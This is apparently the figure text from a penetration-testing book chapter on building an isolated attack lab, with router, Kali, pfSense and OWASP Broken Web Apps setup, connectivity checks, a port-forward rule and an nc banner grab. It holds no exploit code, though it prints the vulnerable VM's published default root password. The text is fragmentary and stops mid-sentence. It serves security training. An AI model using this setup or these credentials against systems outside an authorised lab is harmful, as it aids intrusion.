
10 MSF Post Exploitation

11 Meterpreter Scripting


12 Maintaining Access



Chapter 6: Creating an External Attack Architecture



```
Router>en
Router#conf t
Enter configuration commands, one per line. End with CNTL/Z.
Router(config)#int f0/0
Router(config-if)#ip address 192.168.80.20 255.255.255.0
Router(config-if)#int f1/0
Router(config-if)#ip address 192.168.20.20 255.255.255.0
Router(config-if)#end
Router#
*Feb  2 17:08:55.471: %SYS-5-CONFIG_I: Configured from console by console
Router#
Router#sh ip int brief
Interface                IP-Address      OK? Method Status      Protocol
FastEthernet0/0          192.168.80.20  YES manual  up          up
FastEthernet0/1          unassigned      YES NVRAM   administratively down  down
FastEthernet1/0          192.168.20.20  YES manual  up          up
FastEthernet1/1          unassigned      YES NVRAM   administratively down  down
Router#
```













Kali2

 Power on this virtual machine

 Edit virtual machine settings

▼ Devices

 Memory	2 GB
 Processors	1
 Hard Disk (SCSI)	20 GB
 CD/DVD (IDE)	Using file C:\Use...
 Network Adapter	NAT
 USB Controller	Present
 Sound Card	Auto detect
 Printer	Present
 Display	Auto detect



```
root@ubuntu: ~  
root@ubuntu:~# ping 192.168.20.128 -c 2  
PING 192.168.20.128 (192.168.20.128) 56(84) bytes of data.  
64 bytes from 192.168.20.128: icmp_req=1 ttl=64 time=0.900 ms  
64 bytes from 192.168.20.128: icmp_req=1 ttl=64 time=7.90 ms (DUP!)  
64 bytes from 192.168.20.128: icmp_req=2 ttl=64 time=0.546 ms  
  
--- 192.168.20.128 ping statistics ---  
2 packets transmitted, 2 received, +1 duplicates, 0% packet loss, time 1002ms  
rtt min/avg/max/mdev = 0.546/3.117/7.907/3.390 ms  
root@ubuntu:~#
```


root@kali: ~

File Edit View Search Terminal Help


```
root@kali:~# traceroute 192.168.20.128
traceroute to 192.168.20.128 (192.168.20.128), 30 hops max, 60 byte packets
 1  192.168.80.2 (192.168.80.2)  0.203 ms  0.120 ms  0.115 ms
 2  * * *
 3  * * *
 4  * * *
 5  * * *
 6  * * *
 7  * * *
 8  * * *
 9  * * *
10 * * *
```

```
root@kali:~# route add -net 192.168.20.0 netmask 255.255.255.0 gw 192.168.80.20 metric
2
```

```
root@kali:~# traceroute 192.168.20.128
traceroute to 192.168.20.128 (192.168.20.128), 30 hops max, 60 byte packets
 1  192.168.80.20 (192.168.80.20)  4.289 ms  5.940 ms  8.349 ms
 2  * * *
 3  * * *
 4  * * *
 5  * * *
 6  * * *
 7  * * *
 8  * * *
 9  * * *
10 * * *
```

```
root@kali:~# ping 192.168.20.128 -c 3
PING 192.168.20.128 (192.168.20.128) 56(84) bytes of data.
64 bytes from 192.168.20.128: icmp_seq=1 ttl=63 time=6.73 ms
64 bytes from 192.168.20.128: icmp_seq=2 ttl=63 time=10.6 ms
64 bytes from 192.168.20.128: icmp_seq=3 ttl=63 time=7.08 ms

--- 192.168.20.128 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 6.736/8.142/10.606/1.750 ms
root@kali:~#
```



```
Welcome to the OWASP Broken Web Apps VM
```

```
!!! This VM has many serious security issues. We strongly recommend that you run  
it only on the "host only" or "NAT" network in the VM settings !!!
```

```
You can access the web apps at http://192.168.40.128/
```

```
You can administer / configure this machine through the console here, by SSHing  
to 192.168.40.128, via Samba at \\192.168.40.128\, or via phpmyadmin at  
http://192.168.40.128/phpmyadmin.
```

```
In all these cases, you can use username "root" and password "owaspbwa".
```

```
OWASP Broken Web Applications VM Version 1.0
```

```
Log in with username = root and password = owaspbwa
```

```
owaspbwa login: _
```

incoming outgoing internal external access ip block timed access qos advanced ppp interfaces

Add multiple static IPs to existing interfaces and forward ports and protocols from any interface to any interface.

Add a new rule:

Protocol: **TCP** ▼

External source IP (or network):

Original destination port or range: **User defined** ▼ * Port or range:

New destination IP:

New destination port: **User defined** ▼ * Port or range:

Comment:

Enabled:

Add

* If blank, then the source port will be used as the destination port.

Current rules:

Protocol	External source IP	Original destination port or range	New destination IP	New destination port or range	Enabled	Mark
Comment						
TCP	ALL	HTTP (80)	192.168.30.128	N/A	✓	<input type="checkbox"/>

Remove

Edit

```
root@kali:~# nc 192.168.30.128 80
HEAD / HTTP/1.0
root@kali:~# HEAD / HTTP/1.0
200 OK
Content-Length: 874
Content-Type: text/html
Last-Modified: Wed, 03 Feb 2016 02:29:53 GMT
Client-Date: Wed, 03 Feb 2016 05:49:53 GMT
```



owaspbwa


OWASP Broken Web Applications Project



This is the VM for the [Open Web Application Security Project \(OWASP\) Broken Web Applications](#) project. It contains many, very vulnerable web applications, which are listed below. More information about this project can be found in the project [User Guide](#) and [Home Page](#).

For details about the known vulnerabilities in these applications, see <http://sourceforge.net/apps/trac/owaspbwa/report/>.

!!! This VM has many serious security issues. We strongly recommend that you run it only on the "host only" or "NAT" network in the virtual machine settings !!!

TRAINING APPLICATIONS	
+OWASP WebGoat	+OWASP WebGoat.NET
+OWASP ESAPI Java SwingSet Interactive	+Mutillidae
+Damn Vulnerable Web Application	+Ghost
















pfsense-bh2

 Power on this virtual machine

 Edit virtual machine settings

▼ Devices

 Memory	512 MB
 Processors	1
 Hard Disk (IDE)	20 GB
 CD/DVD (IDE)	Using file C:\Use...
 Network Adapter	Custom (VMnet4)
 Network Adapte...	Custom (VMnet5)
 Network Adapte...	Custom (VMnet6)
 USB Controller	Present
 Sound Card	Auto detect
 Display	Auto detect



F10=Refresh Display

| **Install Kernel** |

You may now wish to install a custom Kernel configuration.

< **Standard Kernel** >


< Embedded kernel (no VGA console, keyboard) >

F10=Refresh Display

| **Reboot** |

This machine is about to be shut down.
After the machine has reached its
shutdown state, you may remove the CD
from the CD-ROM drive tray and press
Enter to reboot from the HDD.

< **Reboot** > < Return to Select Task >




```
pfSense-bh2 - VMware Workstation
File Edit View VM Tabs Help
Home x Windows XP x Windows XP SP3 x Kali2 x Router 64bit x Clone of... x
Reloading filter...
Reloading routing configuration...
DHCPD...

The IPv4 OPT1 address has been set to 192.168.60.40/24

Press <ENTER> to continue.
*** Welcome to pfSense 2.2.6-RELEASE-cdrom (i386) on pfSense ***

WAN (wan)      -> em0      -> v4: 192.168.40.40/24
LAN (lan)      -> le0      -> v4: 192.168.50.40/24
OPT1 (opt1)   -> le1      -> v4: 192.168.60.40/24
0) Logout (SSH only)          9) pfTop
1) Assign Interfaces          10) Filter Logs
2) Set interface(s) IP address 11) Restart webConfigurator
3) Reset webConfigurator password 12) pfSense Developer Shell
4) Reset to factory defaults    13) Upgrade from console
5) Reboot system              14) Enable Secure Shell (sshd)
6) Halt system                15) Restore recent configuration
7) Ping host                  16) Restart PHP-FPM
8) Shell

99) Install pfSense to a hard drive, etc.

Enter an option: 
```

```
2) Set interface(s) IP address    11) Restart webConfigurator
3) Reset webConfigurator password  12) pfSense Developer Shell
4) Reset to factory defaults       13) Upgrade from console
5) Reboot system                  14) Enable Secure Shell (sshd)
6) Halt system                    15) Restore recent configuration
7) Ping host                      16) Restart PHP-FPM
8) Shell

Enter an option: 7

Enter a host name or IP address: 192.168.50.1

PING 192.168.50.1 (192.168.50.1): 56 data bytes
64 bytes from 192.168.50.1: icmp_seq=0 ttl=128 time=0.614 ms
64 bytes from 192.168.50.1: icmp_seq=1 ttl=128 time=0.244 ms
64 bytes from 192.168.50.1: icmp_seq=2 ttl=128 time=0.284 ms

--- 192.168.50.1 ping statistics ---
3 packets transmitted, 3 packets received, 0.0% packet loss
round-trip min/avg/max/stddev = 0.244/0.381/0.614/0.166 ms

Press ENTER to continue.
```

```
em0: flags=8843<UP, BROADCAST, RUNNING, SIMPLEX, MULTICAST> metric 0 mtu 1500
    options=9b<RXCSUM, TXCSUM, VLAN_MTU, VLAN_HWTAGGING, VLAN_HWCSUM>
    ether 00:0c:29:e2:85:ec
    inet6 fe80::20c:29ff:fee2:85ec%em0 prefixlen 64 scopeid 0x1
    inet 192.168.40.40 netmask 0xfffff00 broadcast 192.168.40.255
    nd6 options=21<PERFORMNUD, AUTO_LINKLOCAL>
    media: Ethernet autoselect (1000baseT <full-duplex>)
    status: active
le0: flags=8843<UP, BROADCAST, RUNNING, SIMPLEX, MULTICAST> metric 0 mtu 1500
    options=8<VLAN_MTU>
    ether 00:0c:29:e2:85:f6
    inet6 fe80::1:1%le0 prefixlen 64 scopeid 0x2
    inet 192.168.50.40 netmask 0xfffff00 broadcast 192.168.50.255
    nd6 options=21<PERFORMNUD, AUTO_LINKLOCAL>
    media: Ethernet autoselect
    status: active
le1: flags=8843<UP, BROADCAST, RUNNING, SIMPLEX, MULTICAST> metric 0 mtu 1500
    options=8<VLAN_MTU>
    ether 00:0c:29:e2:85:00
    inet6 fe80::20c:29ff:fee2:8500%le1 prefixlen 64 scopeid 0x3
    inet 192.168.60.40 netmask 0xfffff00 broadcast 192.168.60.255
    nd6 options=21<PERFORMNUD, AUTO_LINKLOCAL>
    media: Ethernet autoselect
    status: active
```



The image shows a login interface for a device named "Sense". At the top left is the "Sense" logo, which consists of three interlocking circles in a triangular arrangement, followed by the word "Sense" in a bold, sans-serif font. Below the logo are two input fields. The first is labeled "Username:" and has a small person icon to its left. The second is labeled "Password:" and has 